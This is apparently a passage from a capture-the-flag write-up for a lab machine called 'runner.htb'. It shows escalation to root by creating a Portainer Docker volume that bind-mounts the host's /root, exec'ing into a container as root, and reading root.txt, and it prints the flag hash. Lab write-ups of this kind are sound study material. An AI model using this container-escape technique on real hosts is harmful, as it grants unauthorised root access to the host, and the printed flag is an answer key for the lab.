
Container list

Containers

Name	State	Quick Actions	Stack	Image	Created	IP Address	Published Ports	Ownership
mycont1	running		-	teamcity:latest	2024-04-25 16:18:11	172.17.0.4	-	private
mycontainer	running		-	teamcity:latest	2024-04-25 16:08:18	172.17.0.3	-	private

Items per page 10

5) We can escalate privileges with portrainer
https://rioasmara.com/2021/08/15/use-portainer-for-privilege-escalation/



portainer-administration.runner.htb/#!/1/docker/volumes/new

Volumes > Add volume

Create volume

Name: hostroot

Driver configuration

Driver: local

Driver options

name	type	value	none
name	device	value	/root
name	o	value	bind

Use NFS volume: off

Use CIFS volume: off

Access control

Enable access control: on


● Private
I want to restrict this resource to be manageable by myself only

○ Restricted
I want any member of my team (**Development**) to be able to manage this resource

Actions

Create the volume

6) Got it



Exec into container as `root` using command `bash`

```
root@cdbff6ffe0d6:/mnt/host# ls
docker_clean.sh  initial_state.txt  monitor.sh  root.txt
root@cdbff6ffe0d6:/mnt/host# cat root.txt
b56bbf50191c50b346421ec508f85a11
root@cdbff6ffe0d6:/mnt/host# 
```

b56bbf50191c50b346421ec508f85a11